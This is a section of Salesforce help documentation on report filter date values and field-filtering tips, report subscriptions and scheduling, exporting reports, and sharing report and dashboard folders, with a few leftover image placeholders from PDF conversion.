NEXT 90 DAYS	Starts at 12:00:00 AM on the day after the current day and continues for 90 days. (The range does not include today.)
LAST `n` DAYS	Starts at 12:00:00 AM `n` days before the current day and continues up to the current second. (The range includes today. Using this date value includes records from `n + 1` days ago up to the current day.)
NEXT `n` DAYS	Starts at 12:00:00 AM on the next day and continues for the next `n` days. (The range does not include today.)
n DAYS AGO	Starts at 12:00:00 AM on the day *n* days before the current day and continues for 24 hours. (The range does not include today.)
LAST QUARTER	Starts at 12:00:00 AM on the first day of the calendar quarter before the current calendar quarter and continues to the end of that quarter.
THIS QUARTER	Starts at 12:00:00 AM on the first day of the current calendar quarter and continues to the end of the quarter.
NEXT QUARTER	Starts at 12:00:00 AM on the first day of the calendar quarter after the current calendar quarter and continues to the end of that quarter.
LAST `n` QUARTERS	Starts at 12:00:00 AM on the first day of the calendar quarter `n` quarters ago and continues to the end of the calendar quarter before the current quarter. (The range does not include the current quarter.)
NEXT `n` QUARTERS	Starts at 12:00:00 AM on the first day of the calendar quarter after the current quarter and continues to the end of the calendar quarter `n` quarters in the future. (The range does not include the current quarter.)
n QUARTERS AGO	Starts at 12:00:00 AM on the first day of the calendar quarter `n` quarters before the current calendar quarter and continues to the end of that quarter.
LAST YEAR	Starts at 12:00:00 AM on January 1 of the year before the current year and continues through the end of December 31 of that year.
THIS YEAR	Starts at 12:00:00 AM on January 1 of the current year and continues through the end of December 31 of the current year.

Relative Date Value	Range
NEXT YEAR	Starts at 12:00:00 AM on January 1 of the year after the current year and continues through the end of December 31 of that year.
n YEARS AGO	Starts at 12:00:00 AM on January 1 of the calendar year *n* years before the current calendar year and continues through the end of December 31 of that year.
LAST *n* YEARS	Starts at 12:00:00 am on January 1, *n+1* years ago. The range ends on December 31 of the year before the current year.
NEXT *n* YEARS	Starts at 12:00:00 AM on January 1 of the year after the current year and continues through the end of December 31 of the *n*th year.
LAST FISCAL QUARTER	Starts at 12:00:00 AM on the first day of the fiscal quarter before the current fiscal quarter and continues through the last day of that fiscal quarter. The fiscal quarter is defined on the Fiscal Year page in Setup. Note: None of the FISCAL literal date values are supported when creating mobile custom views.
THIS FISCAL QUARTER	Starts at 12:00:00 AM on the first day of the current fiscal quarter and continues through the end of the last day of the current fiscal quarter. The fiscal quarter is defined on the Fiscal Year page in Setup.
NEXT FISCAL QUARTER	Starts at 12:00:00 AM on the first day of the fiscal quarter after the current fiscal quarter and continues through the last day of that fiscal quarter. (The range does not include the current quarter.) The fiscal quarter is defined on the Fiscal Year page in Setup.
LAST *n* FISCAL QUARTERS	Starts at 12:00:00 AM on the first day of the fiscal quarter *n* fiscal quarters ago and continues through the end of the last day of the previous fiscal quarter. (The range does not include the current fiscal quarter.) The fiscal quarter is defined on the Fiscal Year page in Setup.
NEXT *n* FISCAL QUARTERS	Starts at 12:00:00 AM on the first day of the fiscal quarter after the current fiscal quarter and continues through the end of the last day of the *n*th fiscal quarter. (The range does not include the current fiscal quarter.) The fiscal quarter is defined on the Fiscal Year page in Setup.
n FISCAL QUARTERS AGO	Starts at 12:00:00 AM on the first day of the fiscal quarter *n* fiscal quarters before the current fiscal quarter and continues through the end of the last day of that fiscal quarter.
LAST FISCAL YEAR	Starts at 12:00:00 AM on the first day of the fiscal year before the current fiscal year and continues through the end of the last day of that fiscal year. The fiscal quarter is defined on the Fiscal Year page in Setup.
THIS FISCAL YEAR	Starts at 12:00:00 AM on the first day of the current fiscal year and continues through the end of the last day of the fiscal year. The fiscal quarter is defined on the Fiscal Year page in Setup.

Relative Date Value	Range
NEXT FISCAL YEAR	Starts at 12:00:00 AM on the first day of the fiscal year after the current fiscal year and continues through the end of the last day of that fiscal year. The fiscal quarter is defined on the Fiscal Year page in Setup.
LAST *n* FISCAL YEARS	Starts at 12:00:00 AM on the first day of the fiscal year *n* fiscal years ago and continues through the end of the last day of the fiscal year before the current fiscal year. (The range does not include the current fiscal year.) The fiscal quarter is defined on the Fiscal Year page in Setup.
NEXT *n* FISCAL YEARS	Starts at 12:00:00 AM on the first day of the fiscal year after the current fiscal year and continues through the end of the last day of the *n*th fiscal year. (The range does not include the current fiscal year.) The fiscal quarter is defined on the Fiscal Year page in Setup.
n FISCAL YEARS AGO	Starts at 12:00:00 AM on the first day of the fiscal year *n* fiscal years ago and continues through the end of the last day of that fiscal year.

Notes about Filtering on Types of Fields and Values

Keep these tips in mind when filtering on text fields, date fields, numeric values, picklist values, and blank or null values.

Filtering on Text Fields

- Separate search terms by commas to filter by more than one value. For example, to search for accounts in California, New York, or Washington, use `State contains CA,NY,WA`.
- Filtering isn't case sensitive. For example, searching `State contains ID` returns all matches for "ID", but also returns any instances of "Florida" and "Idaho" because they contain "id" in their names.
- When you filter on standard long text area fields, such as Description or Solution Details, only the first 1000 characters of the field are searched for matches in reports. Reports can't be filtered on custom long text area fields. Only the first 255 characters are shown for custom long text area fields in list views.

Filtering on Date Fields

- If entering a date, use the format allowed by your `Locale` setting. You can also use special date values like TODAY, NEXT WEEK, NEXT YEAR, LAST <number> DAYS, and so on.

Filtering on Numeric Values

- Place quotation marks around numbers or other data that includes commas. For example `Amount equals "10,000"` returns records that have an amount of $10,000 but `Amount equals 10,000` returns $10,000 as well as $10 and $0.
- To search for phone numbers, include the exact phone number formatting or example, `Phone starts with (561)`.

Filtering on Picklist Values

- When filtering on multi-select picklist fields, use a semicolon between values to specify an exact match.

  For example, selecting the "equals" operator and a semicolon between two values includes records with both values specified, excluding all other values.

- If your organization uses record types, the lookup dialog lists picklist values for all record types. Use the “equals” or “not equal to” operators for these filters.

  Note: If you change the label for a picklist value that’s used as a filter criterion, the picklist value is automatically removed from the filter criteria. For example, if your report contains a filter where *Lead Source equals Email or Web* and you change the picklist value Web to Referral, your report filter changes to *Lead Source equals Email*. If the changed picklist value was the only value specified for a particular filter, it continues to show up in your filters, but an error appears.

Filtering on Blank or Null Values

- When you use the “less than,” "greater than," “less or equal,” or “greater or equal” operators on fields that have numeric values, records with blank or “null” values are returned as if their value is zero (0). For example, if you create a workflow rule or a lead assignment rule for accounts with the criteria *Annual Revenue less than 100000*, account records match if their Annual Revenue is blank.

  However, records with blank field values are not considered matches in report filters, custom list views, and account assignment rules (which assign accounts to territories).

- To limit results to records that are blank or contain “null” values for a particular field, choose the field and the “equals” or “not equal to” operators, leaving the third field blank. For example, *Amount equals* returns records with blank amount fields. You can search for blank values or other specified values at the same time. For example, *Amount equals 1,,2* returns records where the Amount is blank or contains the value “1” or “2”.

Tips for Filtering on Multiple Currencies

Tips for filtering on currency fields when your organization uses multiple currencies.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your organization uses multiple currencies, follow these tips to create more effective filters:

- Use the Currency field to find items with a particular currency. For example, *Opportunity Currency equals AUD* finds opportunities with amounts in Australian dollars.
- Prefix currency amounts with a currency code, such as *Annual Revenue greater than USD 50000000*.

  Without the currency code, all amounts are assumed to be in the user's currency. For example, if the user's currency is U.S. dollars, *Annual Revenue greater than 50000000* means 50 million U.S. dollars.

  If the user's currency is invalid, the corporate currency is used.

  From Setup, enter *Manage Currencies* in the Quick Find box, then select **Manage Currencies** to obtain the currency codes.

- All amounts are converted to the corporate currency for comparison. For example, *Annual Revenue greater than USD 50000000* finds accounts with revenue greater than 50 million U.S. dollars. This would include an account with revenue of 114 million Australian dollars, which is the equivalent of 60 million U.S. dollars, assuming a conversion rate of 1.9.
- Amounts in reports are shown in their original currencies, and report totals are displayed in your personal currency. You can change the currency used for report totals by clicking **Show** > **Currencies**. For any amount, you can also choose to display the “converted” column (for example, “Annual Revenue (converted)”), which will show amounts in the currency you select from the Display Currencies Using drop-down list.

SEE ALSO:

Notes about Filtering on Types of Fields and Values

Schedule and Subscribe to Reports

Schedule and Subscribe to Reports and receive notifications that keep you informed about metrics you care most about without having to manually run reports. In Salesforce Classic, you can specify criteria that trigger report notifications.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Subscribe to Get Refreshed Report Results in Lightning Experience
   In Lightning Experience, subscribe to up to 5 reports and receive refreshed report results by email on a schedule that you set: daily, weekly, or monthly.
2. Subscribe to Get Report Notifications in Salesforce Classic
   In Salesforce Classic, subscribe to a report to receive report notifications periodically when the metrics you care about most meet certain conditions. Set the conditions that trigger notification, and specify if you want to be notified via Salesforce1 notifications, Chatter, or email.
3. Schedule Reports in Salesforce Classic
   You can set up a report to run itself daily, weekly, or monthly and send the results automatically to the people who need to see them, so that you don't have to remember to log in and do it yourself.

Subscribe to Get Refreshed Report Results in Lightning Experience

In Lightning Experience, subscribe to up to 5 reports and receive refreshed report results by email on a schedule that you set: daily, weekly, or monthly.

For example, every Monday morning you arrive at your desk and run your case overview report to determine case priority. Instead of manually running the report, subscribe to it and have it emailed to you every Monday morning at 8:00am.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To subscribe to reports in Lightning Experience:
- "Subscribe to Reports"

1. From the Reports tab, or from the report run page, click > **Subscribe**.
   If you've already subscribed to a report, but want to change the schedule, then click **Subscribe** on the report again.
2. From the Edit Subscription modal, set the subscription schedule.
   To review the cases your team closes each day, receive a case report daily at 5:00 PM.
3. Click **Save**.
4. Make sure that the subscription is active if you're ready to start receiving notifications.
5. Click **Save**.

Your report subscription starts, and you begin receiving report results by email according to the schedule you set.

Subscribe to Get Report Notifications in Salesforce Classic

In Salesforce Classic, subscribe to a report to receive report notifications periodically when the metrics you care about most meet certain conditions. Set the conditions that trigger notification, and specify if you want to be notified via Salesforce1 notifications, Chatter, or email.

For example, you could subscribe to an open-issue report and get notified every morning if there are over 20 open issues. You can subscribe to notifications for up to five reports.

Watch a demo: Report Notifications (Salesforce Classic)

Note: Report Notifications doesn't appear as an available option for unsaved reports. Save the report before subscribing to it.

Personal Report Notifications aren't related to the Schedule Future Runs feature, which enables you to email reports at specified times without specifying conditions. To schedule emailed reports, select **Schedule Future Runs** from the Run Report drop-down menu.

1. On the Report Run page, click **Subscribe**.
2. On the Report Subscription page, choose whether to be notified each time conditions are met or only the first time.
3. Specify each condition in three parts: aggregate, operator, value.

   For example, trigger notifications whenever the sum of amount is less than $1 million.

   - Aggregate is the metric that's the basis of your condition. It can be Record Count, Average Amount, Smallest Amount, Largest Amount, or Sum of Amount.
   - Operator is the basis of comparison, such as Equal, Not Equal, Greater Than, and so on.
   - Value is the number that you want the aggregate compared to.

   Your conditions are evaluated when the report is run, and notifications are sent if all conditions are met (up to five conditions per report).
4. Schedule how often (every weekday, daily, or weekly) and when to evaluate for your conditions.

   For example, run the report every weekday at 7 a.m.
5. Select one or more notification types.

   - Send a Salesforce1 in-app notification
   - Post to Chatter
   - Send an email notification
   - Execute a custom Apex action, such as creating tasks or escalating cases

     For more information about developing a custom Apex class, see the *Apex Developer Guide*.
6. Make sure that the subscription is active if you're ready to start receiving notifications.
7. Click **Save** to schedule the notifications.

EDITIONS

Available in: Salesforce Classic


Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To subscribe to reports in Salesforce Classic:
- "Run Reports"

To enable or disable Salesforce Classic report notification subscriptions:
- "Customize Application"

Example: A report is scheduled to be run every weekday at 7 a.m. If the sum of the amount is less than 1,000,000, a Salesforce1 notification is sent and a Chatter post is made.



SEE ALSO:

- Schedule Reports in Salesforce Classic
- Salesforce1 Mobile App Notifications

Schedule Reports in Salesforce Classic

You can set up a report to run itself daily, weekly, or monthly and send the results automatically to the people who need to see them, so that you don't have to remember to log in and do it yourself.

Tips for Scheduling Reports (Salesforce Classic)

1. Schedule a Report for Refresh
   Schedule a report to run daily, weekly, or monthly. An HTML version of the report can be sent by email to users in your organization.
2. View a Report's Schedule
   View a report's schedule on the Schedule Report page or from the Reports tab. View all report schedules for the organization under Setup.
3. Manage a Report's Schedule
   Create, change, view or delete a scheduled report from the Schedule Report page.
4. Change a Report's Schedule
   You can make changes to an already scheduled report on the Schedule Report page.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To schedule reports:

- "Schedule Reports"

5. Delete a Report's Schedule
   Select a scheduled report and unschedule it to delete its scheduled run.
6. Tips on Scheduling Reports
   Some tips to keep in mind about timings, limits, and email notifications when scheduling a report.

SEE ALSO:

Schedule a Report for Refresh
Change a Report's Schedule
Delete a Report's Schedule
Manage a Report's Schedule
Tips on Scheduling Reports
View a Report's Schedule
Subscribe to Get Report Notifications in Salesforce Classic

Schedule a Report for Refresh

Schedule a report to run daily, weekly, or monthly. An HTML version of the report can be sent by email to users in your organization.

Watch a Demo: Tips for Scheduling Reports (Salesforce Classic)

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To schedule reports:
- "Schedule Reports"

1. On the Reports tab, click a report name.
2. Click **Schedule Future Runs** from the **Run Report** drop-down menu.
   If you're creating a new report, you are asked to save the report in a folder before scheduling. If the report folder is shared with a group, you can schedule the report only for the entire group. To schedule the report for an individual group member, share the report folder with that member.
3. On the Schedule Report page, specify a running user who has access to the folder where the report is stored.
   The access level of the running user determines what other users, including portal users, see when they receive the scheduled report run results. This means that not all users can see every field, and the running user can see fields that others may not be able to see. When it's sent, the report indicates which fields the running user can see that can't be viewed by others. You need the "View All Data" permission to specify a running user other than yourself.

   Note: If the running user becomes inactive, the report doesn't run. Salesforce sends an email notification to either activate the user, delete the report schedule, or change the running user to an active one. Salesforce sends the notification to users with the "Manage Users," "Modify All Data," and "Manage Billing" permissions. If no user has all these user permissions, Salesforce sends the notification to users with the "Manage Users" and "Modify All Data" user permissions.
4. Select an email setting.

Select	To
`To me`	Send the report to your email address specified on your user profile.
`To me and/or others`	Email the report to additional users.

You can send reports only to email addresses included on Salesforce user records. When portal users receive emailed reports, they see the same data as the running user set in the report schedule. If you have information you'd rather not share, schedule the report to run with a portal user as the running user.

Note: Portal users receive report and dashboard refresh email notifications when the `Allow Reports and Dashboards to Be Sent to Portal Users` option is enabled.

5. Set the frequency, duration, and time for running the report:
   - In the `Frequency` field, select `Daily`, `Weekly`, or `Monthly` and then refine the frequency criteria.
   - Using the `Start` and `End` fields, specify the dates during which you want to schedule the report. To enter the current date, click the link showing the date.
   - Next to `Preferred Start Time`, click **Find available options** to choose a start time.


   Your preferred start time might not be available if other users have already selected that time to schedule a report.
6. Click **Save Report Schedule**. You can choose:

Choose	To
Save report modifications with this schedule	Save both the report schedule and changes you made to the report.
Discard report modifications	Save the schedule only. Changes you made to the report are discarded.

Report recipients can click the report name in emailed reports to log in to Salesforce and view the report directly.

Example: **Example**

A report is scheduled to run every Friday at midnight, and its results are emailed to a selected group and user.



1. All users, including portal users, viewing the scheduled report see the report data that Sales Director Chet's access level allows.

2. Report run results are set to be emailed to a public user group called All Internal Users and the admin user. You can only send emails to users and groups with access to the report folders. The `Search` drop-down displays all available categories based on your search criteria in the `Running User` field.
3. The report is scheduled to run every Friday.
4. The report run is scheduled to start on the current date.
5. The schedule is saved without saving prior changes made to the report.

SEE ALSO:

Manage a Report's Schedule

View a Report's Schedule

View a report's schedule on the Schedule Report page or from the Reports tab. View all report schedules for the organization under Setup.

Tips for Scheduling Reports (Salesforce Classic)

- To see the schedule for a report on the Reports tab, hover over ✔ in the schedule column.

  This shows the frequency and the date of the next run.

  Users without the "Schedule Reports" permission can't see the icon and information.
- To see a report's run schedule on the Schedule Report page:
  1. Click a scheduled report name on the Reports tab.
  2. Click **Schedule Future Runs** from the **Run Report** drop-down menu..
- To see all scheduled reports for your organization, from Setup, enter *`Scheduled Jobs`* in the `Quick Find` box, then select **Scheduled Jobs**.

  Only users with the "View Setup and Configuration" permission can view this information.

SEE ALSO:

Manage a Report's Schedule

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To schedule reports:
- "Schedule Reports"

To view all scheduled report for the organization:
- "View Setup and Configuration"

Manage a Report's Schedule

Create, change, view or delete a scheduled report from the Schedule Report page.

Tips for Scheduling Reports (Salesforce Classic)

On the Schedule Report page you can:

- Schedule a new or existing report to run in the future and have its results emailed to others.
- Change the schedule on a previously scheduled report.
- View scheduled jobs for all reports in your organization or view the schedule for just a selected report.
- Delete a scheduled run for a selected report.

Additional scheduled reports may be available for purchase.

SEE ALSO:

Schedule a Report for Refresh

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To schedule reports:
- "Schedule Reports"

To delete a scheduled report run:
- "Modify All Data"

Change a Report's Schedule

You can make changes to an already scheduled report on the Schedule Report page.

Tips for Scheduling Reports (Salesforce Classic)

1. On the Reports tab, click the name of the scheduled report.
2. Click **Schedule Future Runs** from the **Run Report** drop-down menu.
3. Make the required changes on the Schedule Report page.
4. Click **Save Report Schedule**.

SEE ALSO:

Manage a Report's Schedule

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To schedule reports:
- "Schedule Reports"

Delete a Report's Schedule

Select a scheduled report and unschedule it to delete its scheduled run.

Tips for Scheduling Reports (Salesforce Classic)

1. On the Reports tab, click the name of the scheduled report.
2. Click **Schedule Future Runs** from the **Run Report** drop-down menu.
3. Click **Unschedule Report**.

   The run schedule for the report is canceled and *not* sent to the Recycle Bin.

SEE ALSO:

Manage a Report's Schedule

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To schedule reports:
- "Schedule Reports"

To delete a scheduled report run:
- "Modify All Data"

Tips on Scheduling Reports

Some tips to keep in mind about timings, limits, and email notifications when scheduling a report.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Scheduling Report Runs

- On the Reports tab, hover over ✔ in the schedule column ( ) to view a report's schedule. Note that users without the "Schedule Reports" permission can't see this icon and information.
- You can't create schedules for joined reports.
- Your organization is limited to no more than 200 scheduled reports. Daily limits differ by edition. Additional scheduled reports may be available for purchase.
- Scheduled reports run in the time zone of the user who set up the schedule. For example, if the `Time Zone` field on your user record is set to Pacific Standard Time, and you schedule a report to run every day at 2:00 PM, then the report runs every day between 2:00 PM and 2:29 PM Pacific Standard Time.
- If you view and save a schedule in a time zone different from the one in which it was previously scheduled, the time slot could potentially change.
- If you schedule a report to run on a specific day of every month, the report runs only on months that have that specific day. For example, if you schedule a report to run on the 31st day of every month, then the report runs only on months that have 31 days. To schedule a report on the last day of every month, choose last from the `On day of every month` drop-down list.
- The report runs within 30 minutes of the time you select for `Preferred Start Time`. For example, if you select 2:00 PM as your preferred start time, the report runs any time between 2:00 PM and 2:29 PM, depending on how many other reports are scheduled at that time.
- Scheduling reports is not tracked in the audit trail history.

Emailing Scheduled Reports

- Emailed reports don't include report charts. To email a chart of the report, create a dashboard and schedule a dashboard refresh.
- Reports display only the first 2,000 records (same as in a browser).

- Outlook 2007 limitation: Report emails containing tables more than 22 inches wide or with more than 63 columns might not display properly.
- The maximum size for emailed reports is 10 MB. Try the following techniques to reduce the amount of data in your report:
  - Filter for your own records, rather than all records.
  - Limit the scope of the data to a specific date range.
  - Exclude unnecessary columns from your report.
  - Hide the report details.

SEE ALSO:

Schedule a Dashboard Refresh

Manage a Report's Schedule

Run and Read a Report

Click on a report's name to run it. After running a report, there are a series of tools you can use to help you read the information.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

Export a Report

To work with report data in a dedicated tool, such as a spreadsheet, export report data as a Microsoft Excel ® (`.xls`) or comma-separated values (`.csv`) file.

When exporting reports in the comma-separated values (`.csv`) format, the locale settings on your user detail page determine the field separator (delimiter) included in the exported file. For example, if your locale setting is English (United States), then the decimal separator is a period (“.”), If your locale setting is French (France), then the decimal separator is a comma (“,”). You can override the default separator for your locale by choosing Comma Delimited (non-locale) `.csv` from the `Format` drop-down list.

Excel does not display the field separator in `.csv` format. If you want to work with `.csv` files in Excel, we recommend that your locale setting in Salesforce match your Regional Options setting in Windows.

1. From Reports, next to the report you want to export, click > **Export**.
   - If you set the “Do not save encrypted pages to disk” option in Internet Explorer, you can't open your report online in Excel. Instead, save the exported report to your computer, and then open it in Excel. To change this setting in Internet Explorer, deselect “Do not save encrypted pages to disk” under Internet options.
   - Reports in the joined format can't be exported, but you can choose a printable view.
2. Set an `Encoding` appropriate for your language.
3. Set the `Format` to **Excel Format** `.xls` or **Comma Delimited** `.csv`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To export reports:
- “Export Reports”

4. Click **Export**.
5. If prompted by a browser dialog, choose to save the file.

   You can export up to 256 columns and 65,536 rows of data in one report.

Your exported report downloads.

Note: For security purposes, Salesforce can require users to pass a CAPTCHA user verification test to export data from their org. This simple text-entry test prevents malicious programs from accessing your org's data. To pass the test, users must correctly type the two words displayed in the overlay's text box. The words entered in the text box must be separated by a space.

SEE ALSO:

Run Reports in the Background

Print a Report

Share a Report

Share your reports with colleagues so everyone's working with the same info.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** editions except **Database.com**

Note: As you work with folders, keep these Lightning Experience limitations in mind.

Features Not Available in Lightning Experience

Feature	Notes about Lightning Experience Availability
Standard Folders, containing default reports and dashboards that come packaged with Salesforce	
Move Reports between Folders	Users can move dashboards between folders from the Lightning Experience dashboard editor, but must switch to Salesforce Classic to move reports.
Create and Delete Report and Dashboard Folders	Folders created in Salesforce Classic and their contents are available in Lightning Experience. Users can save inside these folders when creating or cloning a report or dashboard.
Share Report and Dashboard Folders	Sharing permissions set on folders in Salesforce Classic are obeyed in Lightning Experience, but sharing permissions can't be set nor changed.
Search for Report and Dashboard Folders	Users can't search for report and dashboard folders in Lightning Experience. Global search results include reports and dashboards, but not report and dashboard folders.

1. Share Reports and Dashboards
   Reports and dashboards are shared through folders. You share the folder, not the report or dashboard itself. To let others work with your report or dashboard, give them Viewer, Editor or Manager access to the folder where the report or dashboard is stored.
2. Deliver Your Report
   To get the information in your report to the people who need it, you can share the report's URL, make the report available for Chatter feeds, or export the data to another tool, such as Excel. You can also set the report to run on a schedule so that viewers always have the latest information.
3. Embedded Report Charts
   Typically, users have had to navigate to the Reports tab to find data. But you can give them valuable information directly on the pages they visit often. To do that, embed report charts in detail pages for objects. When users see charts on pages, they are empowered to make decisions based on the data they see in the context of the page without going elsewhere. For example, an opportunity record shows important data directly on its detail page.

Share Reports and Dashboards

Reports and dashboards are shared through folders. You share the folder, not the report or dashboard itself. To let others work with your report or dashboard, give them Viewer, Editor or Manager access to the folder where the report or dashboard is stored.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

Note:

- Users can't share report and dashboard folders in Lightning Experience. All sharing permissions set on folders in Salesforce Classic are obeyed in Lightning Experience.
- This set of sharing documentation is for orgs with Enhanced Analytics Folder Sharing enabled. Enhanced Analytics Folder Sharing grants report and dashboard folders detailed access levels. If your org was created after the Summer '13 Salesforce release, you already have Enhanced Analytics Folder Sharing. If your org doesn't have Enhanced Analytics Folder Sharing enabled, refer to *Turn On Enhanced Sharing for Reports and Dashboards* in the Salesforce help.

1. Share a Report or Dashboard Folder
   To enable others to use a report or a dashboard, share the folder it is in. Give each user, public group, or role the degree of access to the folder that makes sense for them.
2. Access Levels for Report and Dashboard Folders
   Each user, group, or role can have its own level of access to a report and dashboard folder. Viewers can see the data; Editors can determine what data is shown; and Managers can control access.
3. Compare Access Levels for Report and Dashboard Folders
   Use this chart for a quick view of what Viewer, Editor, and Manager access enables users to do with report and dashboard folders.
4. User Permissions for Sharing Reports and Dashboards
   Each level of access to a report or dashboard folder consists of a combination of specific user permissions. As an administrator, you can further fine-tune users' access to dashboards and reports by assigning or removing one or more permissions.

Share a Report or Dashboard Folder

To enable others to use a report or a dashboard, share the folder it is in. Give each user, public group, or role the degree of access to the folder that makes sense for them.

Note: To give someone access to a folder, you must have either Manager access to that folder, the "Manage Reports in Public Folders" permission (for report folders), or the "Manage Dashboards in Public Folders" permission (for dashboard folders).

When you create a folder, you're its manager. Only you, and others with administrative permissions, can see it.

If a folder does not have Manager access, it is public, and users with the "View Reports in Public Folders" permission can view it. Depending on their object access, these users can also run the report.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS


To share a report folder:

- "Manager" folder access or "Manage Reports in Public Folders"

To share a dashboard folder:

- "Manager" folder access or "Manage Dashboards in Public Folders"

(1) Share your folder by user, by user group, or by role. (2) Choose the access level you want each user, group, or role to have. (3) Stop sharing the folder with the user, group, or role.



1. Share a Report or Dashboard with an Individual User
   If you only have one or two people to share a report or dashboard folder with, give them access individually.
2. Share a Report or Dashboard with a Group
   If more than one or two people need access to an analytics folder, share the folder with a public group. That way you don't have to keep track of which individuals you've shared it with.

3. Share a Report or Dashboard by Role
   When you give people access to a report or dashboard folder based on their role, you can control who has access without having to keep track of users or groups.

SEE ALSO:

Access Levels for Report and Dashboard Folders

User Permissions for Sharing Reports and Dashboards

Share a Report or Dashboard with an Individual User

